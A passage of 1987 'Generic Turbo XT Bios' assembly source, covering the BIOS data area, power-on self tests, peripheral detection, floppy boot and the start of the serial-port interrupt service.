        dw      ?           ; 40:1A     ;  --> keyboard buffer head
        dw      ?           ; 40:1C     ;  --> keyboard buffer tail
        dw      16 dup(?)   ; 40:1E     ; Keyboard Buffer (Scan,Value)
;---------------[Diskette data area]------------;
        db      ?           ; 40:3E     ; Drive Calibration bits 0 - 3
        db      ?           ; 40:3F     ; Drive Motor(s) on 0-3,7=write
        db      ?           ; 40:40     ; Ticks (18/sec) til motor off
        db      ?           ; 40:41     ; Floppy return code stat byte
                                        ;  1 = bad ic 765 command req.
                                        ;  2 = address mark not found
                                        ;  3 = write to protected disk
                                        ;  4 = sector not found
                                        ;  8 = data late (DMA overrun)
                                        ;  9 = DMA failed 64K page end
                                        ; 16 = bad CRC on floppy read
```

```
                                        ; 32 = bad NEC 765 controller
                                        ; 64 = seek operation failed
                                        ;128 = disk drive timed out
        db      7 dup(?)    ; 40:42     ; Status bytes from NEC 765
;---------------[Video display area]------------;
        db      ?           ; 40:49     ; Current CRT mode  (software)
                                        ;  0 = 40 x 25 text (no color)
                                        ;  1 = 40 x 25 text (16 color)
                                        ;  2 = 80 x 25 text (no color)
                                        ;  3 = 80 x 25 text (16 color)
                                        ;  4 = 320 x 200 grafix 4 color
                                        ;  5 = 320 x 200 grafix 0 color
                                        ;  6 = 640 x 200 grafix 0 color
                                        ;  7 = 80 x 25 text (mono card)
        dw      ?           ; 40:4A     ; Columns on CRT screen
        dw      ?           ; 40:4C     ; Bytes in the regen region
        dw      ?           ; 40:4E     ; Byte offset in regen region
        dw      8 dup(?)    ; 40:50     ; Cursor pos for up to 8 pages
        dw      ?           ; 40:60     ; Current cursor mode setting
        db      ?           ; 40:62     ; Current page on display
        dw      ?           ; 40:63     ; Base addres (B000h or B800h)
        db      ?           ; 40:65     ; ic 6845 mode reg. (hardware)
        db      ?           ; 40:66     ; Current CGA palette
;---------------[Used to setup ROM]-------------;
        dw      ?,?         ; 40:67     ; Eprom base Offset,Segment
        db      ?           ; 40:6B     ; Last spurious interrupt IRQ
;---------------[Timer data area]---------------;
        dw      ?           ; 40:6C     ; Ticks since midnite (lo)
        dw      ?           ; 40:6E     ; Ticks since midnite (hi)
        db      ?           ; 40:70     ; Non-zero if new day
;---------------[System data area]--------------;
        db      ?           ; 40:71     ; Sign bit set iff break
        dw      ?           ; 40:72     ; Warm boot iff 1234h value
;---------------[Hard disk scratchpad]----------;
        dw      ?,?         ; 40:74     ;
;---------------[Timout areas/PRT/LPT]----------;
        db      4 dup(?)    ; 40:78     ; Ticks for LPT 1-4 timeouts
        db      4 dup(?)    ; 40:7C     ; Ticks for COM 1-4 timeouts
;---------------[Keyboard buf start/nd]---------;
        dw      ?           ; 40:80     ; Contains 1Eh, buffer start
        dw      ?           ; 40:82     ; Contains 3Eh, buffer end
data    ENDS

dosdir  SEGMENT at 50h                  ; Boot disk directory from IPL
xerox   label   byte                    ;  0 if Print Screen idle
                                        ;  1 if PrtSc xeroxing screen
                                        ;255 if PrtSc error in xerox
```

```
                                        ;  ...non-grafix PrtSc in bios
        db      200h dup(?)             ; PC-DOS bootstrap procedure
                                        ;  ...IBMBIO.COM buffers the
                                        ;  ...directory of the boot
                                        ;  ...device here at IPL time
                                        ;  ...when locating the guts
                                        ;  ...of the operating system
                                        ;  ...filename "IBMDOS.COM"
dosdir  ends

dosseg  SEGMENT at 70h                  ; "Kernel" of PC-DOS op sys
;IBMBIO.COM file loaded by boot block.
;                            Device Drivers/Bootstrap. CONTIGUOUS<----
;IBMDOS.COM operating system nucleus                                  |
;                      immediately follows IBMBIO.COM and             |
;  doesn`t have to be contiguous. The IBMDOS operating system nucleus |
;  binary image is loaded by transient code in IBMBIO binary image    |
dosseg  ends                            ;                             |
iplseg  SEGMENT at 0h                   ; Segment for boot block      |
;The following boot block is loaded with 512. bytes on the first      |
;  sector of the bootable device by code resident in the ROM-resident |
;  bios.  Control is then transferred to the first word 0000:7C00 of  |
;  the disk-resident bootstrap                                        |
        ORG     07C00h                  ;  ..offset for boot block    |
boot    db      200h dup(?)             ;  ..start disk resident boot--
iplseg  ends

code    SEGMENT
        ORG     0E000h

BANNER  db      '  Generic Turbo XT Bios 1987',CR,LF
        db      '      for 8088 or V20 cpu',CR,LF
        db      '         (c)Anonymous',CR,LF
        db      LF,0

LPTRS   dw      03BCh,0378h,0278h       ; Possible line printer ports

        ENTRY   0E05Bh                  ; IBM restart entry point

COLD:   MOV     AX,40h                  ; Entered by POWER_ON/RESET
        MOV     DS,AX
        MOV     Word ptr DS:72h,0       ; Show data areas not init

WARM:   CLI                             ; Begin FLAG test of CPU
        XOR     AX,AX
        JB      HALT
        JO      HALT
```

```
        JS      HALT
        JNZ     HALT
        JPO     HALT
        ADD     AX,1
        JZ      HALT
        JPE     HALT
        SUB     AX,8002h
        JS      HALT
        INC     AX
        JNO     HALT
        SHL     AX,1
        JNB     HALT
        JNZ     HALT
        SHL     AX,1
        JB      HALT

        MOV     BX,0101010101010101b    ; Begin REGISTER test of CPU
CPUTST: MOV     BP,BX
        MOV     CX,BP
        MOV     SP,CX
        MOV     DX,SP
        MOV     SS,DX
        MOV     SI,SS
        MOV     ES,SI
        MOV     DI,ES
        MOV     DS,DI
        MOV     AX,DS
        CMP     AX,0101010101010101b
        JNZ     CPU1
        NOT     AX
        MOV     BX,AX
        JMP     CPUTST

CPU1:   XOR     AX,1010101010101010b
        JZ      CPU_OK

HALT:   HLT

CPU_OK: CLD
        MOV     AL,0                    ; Prepare to initialize
        OUT     0A0h,AL                 ;  ...no NMI interrupts
        MOV     DX,3D8h                 ; Load Color Graphic port
        OUT     DX,AL                   ;  ...no video display
        MOV     DX,3B8h                 ; Load Monochrome port
        INC     AL                      ;  ...no video display
        OUT     DX,AL                   ;  ...write it out
        MOV     AL,10011001b            ; Program 8255 PIA chip
```

```
        OUT     63h,AL                  ;  ...Ports A & C, inputs
        MOV     AL,10100101b            ; Set (non)turbo mode
        OUT     61h,AL                  ;  ...on main board

        MOV     AL,01010100b            ; ic 8253 inits memory refresh
        OUT     43h,AL                  ;  ...chan 1 pulses ic 8237 to
        MOV     AL,12h                  ;  ...dma every 12h clock ticks
        OUT     41h,AL                  ;  ...64K done in 1 millisecond
        MOV     AL,01000000b            ; Latch value 12h in 8253 clock
        OUT     43h,AL                  ;  ...chip channel 1 counter

IC8237: MOV     AL,0                    ; Do some initialization
        OUT     81h,AL                  ;  ...dma page reg, chan 2
        OUT     82h,AL                  ;  ...dma page reg, chan 3
        OUT     83h,AL                  ;  ...dma page reg, chan 0,1
        OUT     0Dh,AL                  ; Stop DMA on 8237 chip
        MOV     AL,01011000b            ; Refresh auto-init dummy read
        OUT     0Bh,AL                  ;   ...on channel 0 of DMA chip
        MOV     AL,01000001b            ; Block verify
        OUT     0Bh,AL                  ;   ...on channel 1 of DMA chip
        MOV     AL,01000010b            ; Block verify
        OUT     0Bh,AL                  ;   ...on channel 2 of DMA chip
        MOV     AL,01000011b            ; Block verify
        OUT     0Bh,AL                  ;   ...on channel 3 of DMA chip
        MOV     AL,0FFh                 ; Refresh byte count
        OUT     1,AL                    ;   ...send lo order
        OUT     1,AL                    ;   ...send hi order
        MOV     AL,0                    ; Initialize 8237 command reg
        OUT     8,AL                    ;   ...with zero
        OUT     0Ah,AL                  ; Enable DMA on all channels
        MOV     AL,00110110b            ; Set up 8253 timer chip
        OUT     43h,AL                  ;   ...chan 0 is time of day
        MOV     AL,0                    ; Request a divide by
        OUT     40h,AL                  ;   ...65536 decimal
        OUT     40h,AL                  ;   ...0000h or 18.2 tick/sec
        MOV     DX,213h                 ; Expansion unit port
        MOV     AL,1                    ;  ...enable it
        OUT     DX,AL                   ;  ...do the enable
        MOV     AX,40h                  ; Get bios impure segment
        MOV     DS,AX                   ;  ...into DS register
        MOV     SI,DS:72h               ; Save reset flag in SI reg
        XOR     AX,AX                   ;  ...cause memory check
        MOV     BP,AX                   ;  ...will clobber the flag
        MOV     BX,AX                   ; Start at segment 0000h
        MOV     DX,55AAh                ;  ...get pattern
        CLD                             ; Strings auto-increment
```

```
MEMSIZ: XOR     DI,DI                   ; Location XXXX:0
        MOV     ES,BX                   ;  ...load segment
        MOV     ES:[DI],DX              ;  ...write pattern
        CMP     DX,ES:[DI]              ;  ...compare
        JNZ     MEM_ND                  ;  ...failed, memory end
        MOV     CX,2000h                ; Else zero 16 kilobytes
        REPZ    STOSW                   ;  ...with instruction
        ADD     BH,4                    ;  ...get next 16K bytes
ifdef   MAX_MEMORY
        CMP     BH,MAX_MEMORY SHR 2     ; Found max legal user ram?
else
        CMP     BH,0A0h                 ; Found max legal IBM ram?
endif
        JNZ     MEMSIZ                  ;  ...no, then check more

MEM_ND: MOV     DS:72h,SI               ; Save pointer
        XOR     AX,AX
        MOV     ES,AX                   ; ES = vector segment
        MOV     AX,80h
        MOV     SS,AX                   ; Set up temporary stack at
        MOV     SP,100h                 ;  0080:0100 for memory check
        PUSH    BP
        PUSH    BX
        MOV     BP,2
        CALL    MEMTST                  ; Memory check ES:0 - ES:0400
        POP     AX
        MOV     CL,6
        SHR     AX,CL
        MOV     DS:13h,AX
        POP     AX
        JNB     MEM_01
        OR      AL,ER_MEM               ; Show vector area bad

MEM_01: MOV     DS:15h,AL               ; Save IPL error code
        XOR     AX,AX
        PUSH    AX
        PUSH    AX
        PUSH    AX
        PUSH    AX
        PUSH    AX
        MOV     AX,30h                  ; Set up IBM-compatible stack
        MOV     SS,AX                   ;  ...segment 0030h
        MOV     SP,100h                 ;  ...offset  0100h
        PUSH    DS
        MOV     BX,0E000h               ; Check BIOS eprom
        PUSH    CS
        POP     DS                      ;  ...at F000:E000
```

```
        MOV     AH,1
        CALL    CHKSUM                  ;  ...for valid checksum
        POP     DS                      ;  ...restore impure<-DS
        JZ      IC8259
        OR      Byte ptr DS:15h,ER_BIOS ; Checksum error BIOS eprom

IC8259: CLI                             ; Init interrupt controller
        MOV     AL,13h
        OUT     20h,AL
        MOV     AL,8
        OUT     21h,AL
        MOV     AL,9
        OUT     21h,AL
        MOV     AL,0FFh
        OUT     21h,AL
        PUSH    DS
        XOR     AX,AX                   ; 8 nonsense vectors begin table
        MOV     ES,AX                   ;  ...at segment 0000h
        PUSH    CS
        POP     DS
        MOV     CX,8                    ; Vectors 00h - 07h unused
        XOR     DI,DI                   ;  ...we start at vec 00h

LO_VEC: MOV     AX,offset IGNORE        ; Nonsense interrupt from RSX
        STOSW
        MOV     AX,CS                   ;  ...bios ROM segment
        STOSW
        LOOP    LO_VEC

        MOV     SI,offset VECTORS       ; SI --> Vector address table
        MOV     CX,18h                  ;  ... vectors 08h - 1Fh busy

HI_VEC: MOVSW                           ; Get INTERRUPT bios ROM offset
        MOV     AX,CS
        STOSW                           ;  ...INTERRUPT bios ROM segment
        LOOP    HI_VEC

        MOV     AX,0F600h               ; AX --> Rom basic segment
        MOV     DS,AX                   ; DS -->  "    "     "
        XOR     BX,BX                   ; BX  =  Rom basic offset
        MOV     AH,4                    ; Four basic roms to check

        MOV     BP,SP                   ; Save the stack pointer
        PUSH    CS                      ;  ...push code segment
        MOV     DX,offset SKIP          ; Save the code offset
        PUSH    DX                    ;  ...for RAM_PATCH subroutine
        MOV     DX,0EA90h             ; Mov DX,'NOP,JMP_FAR'
```

```
        PUSH    DX                      ;  ...save it on stack
        MOV     DX,0178Bh               ; Mov DX,'MOV DX,[BX]'
        PUSH    DX                      ;  ...save it on stack
        PUSH    SS                      ; Save stack segment
        MOV     DX,SP                   ;  ...get the stack offset
        ADD     DX,02h                  ;  ...calculate xfer addr.
        PUSH    DX                      ;  ...save it on the stack
;
        RETF                            ; Test for BASIC rom
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
;;
;       MOV     DX,[BX]                 ; Executes off the stack ;
;       JMPF    0F000h,SKIP             ;       ...in RAM space  ;
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
;;
SKIP:   MOV     SP,BP                   ; Restore the stack pointer
        CMP     DL,DH                   ;  ...compare 1st and 2nd byte
        JE      kosher                  ;  ...perfection.  No piracy

B_ROM:  CALL    CHKSUM                  ; Scan for BASIC roms
        JNZ     kosher                  ;  ...bad basic rom
        DEC     AH                      ; Continue
        JNZ     B_ROM                   ;  ...yes, more

        POP     DS                      ; Else valid  basic
        MOV     DI,60h                  ;  ...install basic

        XOR     AX,AX                   ;  ...zero  BASIC interrupt
        STOSW                           ;  ...offset
        MOV     AX,0F600h               ;  ...F600h BASIC interrupt
        STOSW                           ;  ...segment

        PUSH    DS
kosher: POP     DS                      ; Setup special low vectors
        MOV     Word ptr ES:8,offset int_2      ; NMI interrupt
        MOV     Word ptr ES:14h,offset int_5    ; print screen interrupt
        MOV     Word ptr ES:7Ch,0       ; No special graphics chars.
        MOV     Word ptr ES:7Eh,0       ;  ...so zero vector 1Fh
        MOV     DX,61h
        IN      AL,DX                   ; Read machine flags
        OR      AL,00110000b            ;  ...clear old parity error
        OUT     DX,AL                   ; Write them back to reset
        AND     AL,11001111b            ;  ...enable parity
        OUT     DX,AL                   ; Write back, parity enabled
        MOV     AL,80h                  ;  ...allow NMI interrupts
        OUT     0A0h,AL
        MOV     AX,0000000000110000b    ; Assume monochrome video
```

```
        MOV     DS:10h,AX              ;  ...card has been installed
        INT     10h                    ;  ...initialize if present
        MOV     AX,0000000000100000b   ; Assume color/graphics video
        MOV     DS:10h,AX              ;  ...card has been installed
        INT     10h                    ;  ...initialize if present
        IN      AL,62h                 ; Get memory size (64K bytes)
        AND     AL,00001111b           ;  ...in bits 2,3 lo nibble
        MOV     AH,AL                  ; Save memory size nibble
        MOV     AL,10101101b
        OUT     61h,AL
        IN      AL,62h                 ; Get no. of floppies (0-3)
        MOV     CL,4                   ;  ...and init. video mode
        SHL     AL,CL                  ;  ...shift in hi nibble
        OR      AL,AH
        MOV     AH,0
        MOV     DS:10h,AX              ; Start building Equipment Flag
        AND     AL,00110000b           ;  ...if video card, mode set
        JNZ     LE232                  ;  ...found video interface
        MOV     AX,offset DUMMY        ; No hardware, DUMMY: becomes
        MOV     ES:40h,AX              ;  ...INT_10 video service
        JMP     short   LE235

LE232:  CALL    V_INIT                 ; Setup video

LE235:  MOV     AL,00001000b           ; Read low switches
        OUT     61h,AL
        MOV     CX,2956h

WAIT_1: LOOP    WAIT_1
        MOV     AL,11001000b           ; Keyboard acknowledge
        OUT     61h,AL                 ;  ...send the request
        XOR     AL,10000000b           ; Toggle to enable
        OUT     61h,AL                 ;  ...send key enable
        MOV     AX,1Eh                 ; Offset to buffer start
        MOV     DS:1Ah,AX              ; Buffer head pointer
        MOV     DS:1Ch,AX              ; Buffer tail pointer
        MOV     DS:80h,AX              ; Buffer start
        ADD     AX,20h                 ;  ...size
        MOV     DS:82h,AX              ; Buffer end
        JMP     short   V_CONT

FAO:    MOV     DL,AL                  ; Formatted ascii output

FAO_1:  MOV     AX,BX                  ; Get position for
        CALL    LOCATE                 ;  ...cursor routine
        PUSH    SI                     ; Get string address
        CALL    PRINT                  ;  ...print string
```

```
        MOV     AX,ES:[BP+0]            ; Get port # to print
        CALL    BIGNUM                  ;  ...four digits
        POP     SI                      ; Restore string address
        INC     BP                      ;  ...Address of port
        INC     BP                      ;  ...is two bytes long
        INC     BH                      ;  ...down one line
        DEC     DL                      ; Decrement device count
        JNZ     FAO_1                   ; ...back for more
        RET

K_BYTE: CLC                             ; Say no error
        MOV     AL,DL                   ;  ...size "checked"
        INC     AL                      ;  ...show more
        DAA
        MOV     DL,AL
        JNB     KBY_01
        MOV     AL,DH                   ;  ...do carry
        ADC     AL,0
        DAA
        MOV     DH,AL

KBY_01: MOV     AL,DH
        CALL    DIGIT                   ; Print hex digit
        MOV     AL,DL
        MOV     CL,4
        ROR     AL,CL
        CALL    DIGIT                   ; Print hex digit
        MOV     AL,DL
        CALL    DIGIT                   ; Print hex digit
        RET

TIMER:  MOV     DX,241h                 ; Check for timer #2 port
        CLI
        IN      AL,DX                   ;  ..read BCD seconds/100
        STI
        CMP     AL,99h                  ; Are BCD digits in range?
        JBE     SER_01                  ;  ...yes, port exists
;
        MOV     DX,341h                 ; Check for timer #1 port
        CLI
        IN      AL,DX                   ;  ..read BCD seconds/100
        STI
        CMP     AL,99h                  ; Are BCD digits in range?
        JBE     SER_01                  ;  ...yes, port exists
;
        STC                             ; No hardware, ports 0FFh
        RET
```

```
SER_01: CLC                             ; Found timer(s) answering
        RET

V_CONT: MOV     BP,4                    ; Assume monochrome, 4K memory
        MOV     BX,0B000h               ;  ...segment in BX
        MOV     AL,DS:49h               ; Get the video mode
        CMP     AL,7                    ;  ...was it mono?
        JZ      M_SEG                   ;  ...yes, skip
        MOV     BP,10h                  ; Else CGA, has 16K memory
        MOV     BX,0B800h               ;  ...segment in BX

M_SEG:  PUSH    BX                      ; Load video seg in ES
        POP     ES
        MOV     AL,DS:65h               ; Get CRT hardware mode
        AND     AL,11110111b            ;  ...disable video
        MOV     DX,DS:63h               ; Get 6845 index port
        ADD     DX,4                    ;  ...add offset for
        OUT     DX,AL                   ; 6845 controller port

CRTRAM: CALL    MEMTST                  ; Memory check ES:0 - ES:0400
        DEC     BP
        JNZ     CRTRAM                  ; Loop until CRT RAM checked
        JNB     LE2F5
        OR      Byte ptr DS:15h,ER_CRT ; Set CRT RAM error in status

LE2F5:  CALL    V_INIT
        MOV     AX,1414h                ; Time-out value seconds
        MOV     DS:78h,AX               ;  ...LPT1
        MOV     DS:7Ah,AX               ;  ...LPT2
        MOV     AX,101h                 ; Time-out value seconds
        MOV     DS:7Ch,AX               ;  ...COM1
        MOV     DS:7Eh,AX               ;  ...COM2
        MOV     SI,offset LPTRS         ; SI --> LPTR port table
        XOR     DI,DI                   ;  ...offset into data seg
        MOV     CX,3                    ;  ...number of printers

NXTPRT: MOV     DX,CS:[SI]              ; Get LPTR port
        MOV     AL,10101010b            ;  ...write value
        OUT     DX,AL                   ;  ...to the LPTR
        MOV     AL,11111111b            ; Dummy data value
        OUT     0C0h,AL                 ;  ...on the bus
        IN      AL,DX                   ; Read code back
        CMP     AL,10101010b            ;  ...check code
        JNZ     NO_LPT                  ;  ...no printer found
        MOV     [DI+8],DX               ; Save printer port
        INC     DI
```

```
        INC     DI

NO_LPT: INC     SI
        INC     SI
        LOOP    NXTPRT
        MOV     AX,DI                   ; Number of printers * 2
        MOV     CL,3                    ;  ...get shift count
        ROR     AL,CL                   ;  ...divide by eight
        MOV     DS:11h,AL               ;  ...save in equip. flag

        XOR     DI,DI                   ; com port(s) at 40:00 (hex)

COM_1:  MOV     DX,3FBh                 ; COM #1 line control reg.
        MOV     AL,00011010b            ;  ...7 bits, even parity
        OUT     DX,AL                   ; Reset COM #1 line cont. reg
        MOV     AL,11111111b            ;  ...noise pattern
        OUT     0C0h,AL                 ; Write pattern on data buss
        IN      AL,DX                   ;  ...read result from COM #1
        CMP     AL,00011010b            ; Check if serial port exists
        JNZ     COM_2                   ;  ...skip if no COM #1 port
        MOV     Word ptr [DI],3F8h      ; Else save port # in impure
        INC     DI                      ;  ...potential COM #2 port
        INC     DI                      ;  ...is at 40:02 (hex)

COM_2:  MOV     DX,2FBh                 ; COM #2 line control reg
        MOV     AL,00011010b            ;  ...7 bits, even parity
        OUT     DX,AL                   ; Reset COM #2 line cont. reg
        MOV     AL,11111111b            ;  ...noise pattern
        OUT     0C0h,AL                 ; Write pattern on data buss
        IN      AL,DX                   ;  ...read results from COM #2
        CMP     AL,00011010b            ; Check if serial port exists
        JNZ     COM_CT                  ;  ...skip if no COM #2 port
        MOV     word ptr [DI],2F8h      ; Else save port # in impure
        INC     DI                      ;  ...total number of serial
        INC     DI                      ;  ...interfaces times two

COM_CT: MOV     AX,DI                   ; Get serial interface count
        OR      DS:11h,AL               ;  ...equip.  flag
        MOV     DX,201h
        IN      AL,DX                   ; Read game controller
        TEST    AL,0Fh                  ;  ...anything there?
        JNZ     NOGAME                  ;  ...yes, invalid
        OR      Byte ptr DS:11h,00010000b  ; Else game port present

NOGAME: MOV     DX,0C000h               ; ROM segment start
        PUSH    DS
```

```
FNDROM: MOV     DS,DX                  ; Load ROM segment
        XOR     BX,BX                  ;  ...ID offset
        MOV     AX,[BX]                ; Read the ROM id
        CMP     AX,0AA55h
        JNZ     NXTROM                 ;  ...not valid ROM
        MOV     AX,40h
        MOV     ES,AX
        MOV     AH,0
        MOV     AL,[BX+2]              ; Get ROM size (bytes * 512)
        MOV     CL,5
        SHL     AX,CL                  ; Now ROM size in segments
        ADD     DX,AX                  ;  ...add base segment
        MOV     CL,4
        SHL     AX,CL                  ; ROM address in bytes
        MOV     CX,AX                  ;  ...checksum requires CX
        CALL    CHK_01                 ; Find ROM checksum
        JNZ     BADROM                 ;  ...bad ROM
        PUSH    DX
        MOV     Word ptr ES:67h,3      ; Offset  for ROM being setup
        MOV     ES:69h,DS              ; Segment for ROM being setup
        CALL    Dword ptr ES:67h       ;  ...call ROM initialization
        POP     DX
        JMP     short   FND_01

BADROM: OR      Byte ptr ES:15h,ER_ROM ; ROM present, bad checksum

NXTROM: ADD     DX,80h                 ; Segment for next ROM

FND_01: CMP     DX,0F600h              ; End of ROM space
        JL      FNDROM                 ;  ...no, continue
        POP     DS
        IN      AL,21h                 ; Read ic 8259 interrupt mask
        AND     AL,10111100b           ;  ...enable IRQ (0,1,6) ints
        OUT     21h,AL                 ; (tod_clock,key,floppy_disk)

        MOV     AH,1
        MOV     CH,0F0h
        INT     10h                    ; Set cursor type
        CALL    BLANK                  ;  ...clear display
        PUSH    DS
        PUSH    CS
        POP     DS
        POP     ES
        TEST    Byte ptr ES:10h,1      ; Floppy disk present?
        JZ      FND_02                 ;  ...no
        CMP     Word ptr ES:72h,1234h  ; Bios setup before?
        JNZ     CONFIG                 ;  ...no
```

```
FND_02: JMP     RESET                   ; Else skip memory check
CONFIG: MOV     AX,41Ah                 ; Where to move cursor
        MOV     SI,offset STUF          ; ...equipment message
        CALL    LOCATE                  ; ...position cursor
        CALL    PRINT                   ; ...and print string
        MOV     AX,51Bh                 ; New cursor position
        MOV     SI,offset STUF_1        ;  ...CR/LF
        CALL    Locate                  ;  ...position cursor
        CALL    PRINT                   ;  ...and print string
        TEST    Byte ptr ES:15h,11111111b       ; Any error so far?
        JZ      VALID                   ;  ...no, skip
        CALL    PRINT                   ; Print string
        MOV     AL,ES:15h               ;  ...get error number
        CALL    NUMBER                  ;  ...print hex value
        CALL    PRINT                   ;  ...print prompt
        MOV     BL,4                    ;  ...long beep
        CALL    BEEP
        CALL    GETCH                   ; Wait for keypress
        PUSH    AX                      ;  ...save answer
        CALL    OUTCHR                  ;  ...echo answer
        POP     AX                      ;  ...get  answer
        CMP     AL,'Y'                  ; Was it "Y"
        JZ      FND_02                  ;  ...ok, continue
        CMP     AL,'y'                  ; Was it "y"
        JZ      FND_02                  ;  ...ok, continue
        db      0EAh                    ; Else cold reset
        dw      COLD,0F000h             ;  ...thru power on

VALID:  MOV     SI,offset STUF_2        ; No errors found, load banner
        CALL    PRINT                   ;  ...and print string
        MOV     AX,81Eh                 ; Where to move cursor
        CALL    LOCATE                  ;  ...position cursor
        CALL    PRINT                   ;  ...and print string
        MOV     AX,91Ch                 ; Where to move cursor
        CALL    LOCATE                  ;  ...position cursor
        MOV     BL,17h                  ; Character count

FENCE:  MOV     AL,'-'                  ; Load ascii minus
        CALL    OUTCHR                  ;  ...and print it
        DEC     BL
        JNZ     FENCE
        MOV     AX,0A21h                ; Where to move cursor
        CALL    LOCATE                  ;  ...position cursor
        MOV     AL,ES:49h               ; Get CRT mode
        CMP     AL,7
        JZ      FEN_01                  ;  ...monochrome
        MOV     SI,offset STUF_3        ;  ...color/graphics
```

```
FEN_01: CALL    PRINT                   ; Print the string
        MOV     BX,0B21h
        MOV     AL,ES:11h               ; Get equipment byte
        PUSH    AX
        MOV     CL,6
        ROR     AL,CL
        AND     AL,3                    ; Number of printers
        JZ      FEN_02
        MOV     BP,8
        MOV     SI,offset STUF_4
        CALL    FAO                     ; Formatted ascii output

FEN_02: POP     AX                      ; Equipment byte restore
        MOV     SI,offset STUF_5        ;  ...game controller
        PUSH    AX                      ; Save a copy of equip. byte
        TEST    AL,00010000b
        JZ      NO_TOY                  ; Jump if no game controller
        MOV     AX,BX
        CALL    LOCATE                  ; Position cursor
        CALL    PRINT                   ;  ...and print string
        INC     BH                      ;  ...scroll line

NO_TOY: CALL    TIMER                   ; Timer devices?
        JB      NO_TIM                  ;  ...skip if none
        MOV     AX,BX
        CALL    LOCATE                  ; Position cursor
        INC     BH
        MOV     SI,offset STUF_8
        CALL    PRINT

NO_TIM: POP     AX
        MOV     SI,offset STUF_6
        ROR     AL,1                    ; Check for COM port
        AND     AL,3
        JZ      NO_COM                  ; ...skip if no com
        XOR     BP,BP
        CALL    FAO                     ; Formatted ascii output

NO_COM: MOV     AX,121Ch                ; Where to position cursor
        CALL    LOCATE                  ;  ...position cursor
        MOV     SI,offset STUF_7        ; Memory size string
        CALL    PRINT                   ;  ...print string
        PUSH    ES
        MOV     BP,ES:13h               ; Memory size (1 K blocks)
        DEC     BP
        DEC     BP
```

```
        MOV     SI,2
        MOV     DX,SI
        MOV     AX,80h
        MOV     ES,AX

CUTE:   MOV     AX,122Bh                ; Cursory check of memory
        CALL    LOCATE                  ;  ...position cursor
        CALL    K_BYTE                  ;  ...print size in K
        CALL    MEMTST                  ; Memory check ES:0 - ES:0400
        JB      BADRAM                  ;  ...bad RAM found  (How ???)
        DEC     BP
        JNZ     CUTE
        POP     ES

RESET:  MOV     BL,2                    ; Do a warm boot
        CALL    BEEP                    ; ...short beep
        CALL    BLANK                   ; ...clear display
        MOV     Word ptr ES:72h,1234h   ; Show cold start done
        MOV     AH,1
        MOV     CX,607h                 ; Set underline cursor
        INT     10h
        MOV     SI,offset BANNER        ; Load banner address
        CALL    PRINT                   ; ...and print string
        INT     19h                     ; Boot the machine

BADRAM: POP     ES
        OR      Byte ptr ES:15h,ER_RAM ; Show "Bad Ram" error
        JMP     CONFIG

STUF    db      ' Generic Turbo XT Bios 1987',0
STUF_1  db      CR,LF,0,'System error #',0,', Continue?',0
STUF_2  db      ' ',0,'Interface card list',0,'Monochrome',0
STUF_3  db      'Color/Graphics',0
STUF_4  db      'Printer #',0
STUF_5  db      'Game controller',0
STUF_6  db      'Async. commu.  #',0
STUF_7  db      'RAM Testing .. 000 KB',0
STUF_8  db      'Timer',0

        ENTRY   0E600h                  ; Not necessary to IPL here..

IPL:    STI                             ; Called to reboot computer
        XOR     AX,AX
        MOV     DS,AX
        MOV     Word ptr DS:78h,offset INT_1E ;Get disk parameter table
        MOV     DS:7Ah,CS               ;  ...save segment
        MOV     AX,4                    ; Try up to four times
```

```
RETRY:  PUSH    AX                      ; Save retry count
        MOV     AH,0                    ;  ...reset
        INT     13h                     ;  ...floppy
        JB      FAILED
        MOV     AL,1                    ; One sector
        MOV     AH,2                    ;  ...read
        XOR     DX,DX                   ;  ...from drive 0, head 0
        MOV     ES,DX                   ;  ...segment 0
        MOV     BX,7C00h                ;  ...offset  7C00
        MOV     CL,1                    ;  ...sector 1
        MOV     CH,0                    ;  ...track  0
        INT     13h                     ;  ...floppy
        JB      FAILED
        JMPF    0000h,7C00h             ; Call the boot block
;
FAILED: POP     AX                      ; Get retries
        DEC     AL                      ;  ...one less
        JNZ     RETRY

NODISK: OR      AH,AH                   ; Disk present?
        JNZ     DERROR                  ;  ...yes
        CALL    BLANK                   ; Clear display
        PUSH    CS
        POP     DS
        MOV     SI,offset DSKMSG        ; Load disk message
        CALL    PRINT                   ;  ...and print string
        CALL    GETCH                   ;  ...wait for keypress
        CALL    BLANK                   ;  ...clear display
        MOV     AX,0FF04h               ; Reset retry count
        JMP     RETRY                   ;  ...and retry

DERROR: XOR     AX,AX                   ; Error from NEC 765
        MOV     DS,AX
        LES     AX,Dword ptr DS:60h     ; ROM basic vector ES:AX
        MOV     BX,ES                   ;  ...get ROM basic segment
        CMP     AX,0
        MOV     AX,0
        JNZ     NODISK                  ; No ROM basic found
        CMP     BX,0F600h
        JNZ     NODISK                  ; Invalid ROM basic segment
        INT     18h                     ;  ...else call ROM basic

DSKMSG  db      'Insert diskette in DRIVE A.',CR,LF
        db      '    Press any key.',0

        ENTRY   0E6F2h                  ; IBM entry point for INT 19h
```

```
INT_19: JMP     IPL                     ; Warm boot

        ENTRY   0E729h                  ; IBM entry point for INT 14h

BAUD    dw      0417h                   ;  110 baud clock divisor
        dw      0300h                   ;  150 baud clock divisor
        dw      0180h                   ;  300 baud clock divisor
        dw      00C0h                   ;  600 baud clock divisor
        dw      0060h                   ; 1200 baud clock divisor
        dw      0030h                   ; 2400 baud clock divisor
        dw      0018h                   ; 4800 baud clock divisor
        dw      000Ch                   ; 9600 baud clock divisor

INT_14: STI                             ; Serial com. RS232 services
        PUSH    DS                      ;  ...thru IC 8250 uart (ugh)
        PUSH    DX                      ;  ...DX = COM device (0 - 3)
        PUSH    SI
        PUSH    DI
        PUSH    CX
        PUSH    BX
        MOV     BX,40h
        MOV     DS,BX
        MOV     DI,DX                   ;
        MOV     BX,DX                   ; RS232 serial COM index (0-3)
        SHL     BX,1                    ;  ...index by bytes
        MOV     DX,[BX]                 ; Convert index to port number
        OR      DX,DX                   ;  ...by indexing 40:0
        JZ      COM_ND                  ;  ...no such COM device, exit
        OR      AH,AH                   ; Init on AH=0
        JZ      COMINI
        DEC     AH
        JZ      COMSND                  ; Send on AH=1
        DEC     AH
        JZ      COMGET                  ; Rcvd on AH=2
        DEC     AH
        JZ      COMSTS                  ; Stat on AH=3

COM_ND: POP     BX                      ; End of COM service
        POP     CX
        POP     DI
